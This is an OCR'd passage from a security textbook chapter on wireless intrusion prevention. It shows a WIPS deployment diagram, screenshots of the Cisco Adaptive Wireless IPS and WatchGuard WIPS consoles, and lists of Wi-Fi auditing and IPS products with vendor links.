

DMZ
FTP
HTTP
Internet
Authentication Server
Database
Mail Server
Wi-Fi Access Point
Wi-Fi Access Point
Wi-Fi Intrusion Prevention System
Wi-Fi Users
Wi-Fi Users
Corporate Wi-Fi Network
Public Wi-Fi Network

Figure 16.125: WIPS deployment

Wi-Fi Security Auditing Tools

Cisco Adaptive Wireless IPS

- Adaptive wireless IPS (WIPS) provides wireless-network **threat detection and mitigation** against malicious attacks and security vulnerabilities
- It provides the ability to **detect**, **analyze**, and **identify wireless threats**


cisco
Alarm Summary
0
0
0
Wireless Control System
<IP,Name,SSID,MAC>
Search
Advanced Search | Saved Search
User: root @ Virtual Domain: root
Monitor
Reports
Configure
Services
Administration
Tools
Help
Logout
System
General Properties
NMSP Parameters
Active Sessions
Trap Destinations
Advanced Parameters
Logs
Accounts
Status
Maintenance
Context Aware Service
wIPS Service
MIR Service
Reboot Hardware
Shutdown Hardware
Clear Configuration
Defragment Database
Save
Cancel

Advanced Parameters: sanity-mse
Services > Mobility Services > System > Advanced Parameters

General Information
Product Name Cisco Mobility Service Engine
Version [redacted]
Started At 2/[redacted] 1:49 PM
Current Server Time 2/[redacted] 9:54 AM
Timezone America/Los_Angeles
Hardware Restarts 10
Active Sessions 1

Logging Options
Logging Level Trace
Core Engine ☑ Enable
Database ☑ Enable
General ☑ Enable
MSE/Location Servers ☑ Enable
Object Manager ☑ Enable
SNMP Mediation ☐ Enable
XML Mediation ☑ Enable
Asynchronous ☐ Enable
NMSP Protocol ☐ Enable

Cisco UDI
Product Identifier (PID) AIR-MSE-3310-K9
Version Identified (VID) V01
Serial Number (SN) Not Specified

Advanced Parameters
Advanced Debug ☐
Number of Days to keep Events 2 1 - 99999
Session Timeout 30 1 - 99999 mins
Absent Data cleanup interval 1440 1 - 99999 mins

Advanced Commands

https://www.cisco.com

AirMagnet WiFi Analyzer PRO
https://www.netally.com

RFProtect
https://www.arubanetworks.com

Fern Wifi Cracker
https://github.com

OSWA-Assistant
https://securitystartshere.org


BoopSuite
https://github.com

Wi-Fi Security Auditing Tools

- **Cisco Adaptive Wireless IPS**

  Source: *https://www.cisco.com*

  Cisco Adaptive Wireless Intrusion Prevention System (IPS) offers advanced network security for dedicated monitoring and detection of wireless network anomalies, unauthorized access, and RF attacks. Fully integrated with the Cisco Unified Wireless Network, this solution delivers integrated visibility and control across the network, without the need for an overlay solution. Adaptive WIPS provides wireless-network threat detection and mitigation against malicious attacks and security vulnerabilities. It also provides security professionals with the ability to detect, analyze, and identify wireless threats.


cisco
Alarm Summary
0
0
0
Wireless Control System
<IP,Name,SSID,MAC>
Search
Advanced Search | Saved Search
User: root @ Virtual Domain: root
Monitor
Reports
Configure
Services
Administration
Tools
Help
Logout
System
General Properties
NMSP Parameters
Active Sessions
Trap Destinations
Advanced Parameters
Logs
Accounts
Status
Maintenance
Context Aware Service
wIPS Service
MIR Service
Reboot Hardware
Shutdown Hardware
Clear Configuration
Defragment Database

Advanced Parameters: sanity-mse

Services > Mobility Services > System > Advanced Parameters

General Information

Product Name	Cisco Mobility Service Engine
Version	[redacted]
Started At	2/[redacted] 1:49 PM
Current Server Time	2/[redacted] 9:54 AM
Timezone	America/Los_Angeles
Hardware Restarts	10
Active Sessions	1

Logging Options

Logging Level	Trace
Core Engine	☑ Enable
Database	☑ Enable
General	☑ Enable
MSE/Location Servers	☑ Enable
Object Manager	☑ Enable
SNMP Mediation	☐ Enable
XML Mediation	☑ Enable
Asynchronous	☐ Enable
NMSP Protocol	☐ Enable

Cisco UDI

Product Identifier (PID)	AIR-MSE-3310-K9
Version Identified (VID)	V01
Serial Number (SN)	Not Specified

Advanced Parameters

Advanced Debug	☐	
Number of Days to keep Events	2	1 - 99999
Session Timeout	30	1 - 99999 mins
Absent Data cleanup interval	1440	1 - 99999 mins

Advanced Commands

Figure 16.126: Screenshot of Cisco Adaptive Wireless IPS


The following are some additional Wi-Fi security auditing tools:

- AirMagnet WiFi Analyzer PRO (*https://www.netally.com*)
- RFProtect (*https://www.arubanetworks.com*)
- Fern Wifi Cracker (*https://github.com*)
- OSWA-Assistant (*https://securitystartshere.org*)
- BoopSuite (*https://github.com*)

Wi-Fi IPSs

WatchGuard Wi-Fi Cloud WIPS

- WatchGuard Wi-Fi Cloud WIPS defends your airspace from **unauthorized devices**, **rogue APs**, and **malicious attacks** and with near-zero false positives


DASHBOARD
MONITOR
CONFIGURE
TROUBLESHOOT
FLOOR PLANS
REPORTS
SYSTEM
WIPS
Managed WiFi Devices
Access Points
Clients
Networks
A Authorized
R Rogue
E External
U Uncategorized

172 Access Points

Classification	☐	Status	Name	MAC Address	Prevention Status
A	☐		WatchGuard_13:05:...	00:90:7F:13:05:FF	--
A	☐		WatchGuard_ED:00...	00:90:7F:ED:00:70	--
A	☐		WatchGuard_13:03:...	00:90:7F:13:03:5F	--
E	☐		WatchGuard_F4:13:...	00:90:7F:F4:13:61	--
R	☐		Ag Acquisition_01:D...	40:47:6A:01:DA:DD	--
E	☐		WatchGuard_E8:3E:...	00:90:7F:E8:3E:E0	--

https://www.watchguard.com

Extreme AirDefense
https://www.extremenetworks.com

SonicWall SonicPoint N2
https://www.sonicwall.com

SonicPoint Wireless Network Manager
https://www.sonicwall.com

Network Box IDP
https://www.network-box.com

FortiGate next-generation firewalls (NGFWs)
https://www.fortinet.com

Wi-Fi IPSs

